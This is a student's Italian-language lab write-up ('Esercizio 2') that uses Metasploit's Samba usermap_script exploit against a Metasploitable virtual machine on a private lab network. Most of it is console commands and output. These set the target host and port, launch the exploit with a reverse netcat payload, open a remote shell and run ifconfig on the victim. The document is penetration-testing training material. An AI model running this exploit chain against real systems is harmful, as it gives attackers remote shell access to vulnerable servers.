
Simone Tartaglia


Esercizio 2

Dopo aver acceso kali avvio tramite terminal msfconsole,




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

%%%%%%%%%%%%%%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%

       =[ metasploit v6.3.4-dev                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post      ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                      ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

una volta avviata uso il comando search per cercare un exploit adatto.




```
msf6 > search samba script

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/windows/smb/group_policy_startup   2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   1  exploit/multi/samba/usermap_script         2007-05-14       excellent  No     Samba "username map script" Command Execution
```

scrivo il path delll’exploit preceduto da use




```
msf6 > use /multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > 
```

scrivo il comando show options per vedere le opzioni richieste da settare.




```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/do
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Setto RHOST con l’IP di metaspoitable e RPORT con la porta che voglio utilizzare in questo caso 445




```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.13.150
rhost ⇒ 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.13.150   yes       The target host(s), see https://
   RPORT   139              yes       The target port (TCP)
```




```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com
   RPORT   445              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Una volta settate e verificato che siano state settate lancio exploit



```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:34280) at 2023-09-25 07:29:10 +0200
```

Dopo aver aperto la sessione uso il comando “ifconfig” per verificare che abbia creato una shell in metaspoitable



```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:99:07:5c
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe99:75c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:87784 (85.7 KB)  TX bytes:67104 (65.5 KB)
          Base address:0×d240 Memory:f0820000-f0840000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:146 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:46149 (45.0 KB)  TX bytes:46149 (45.0 KB)
```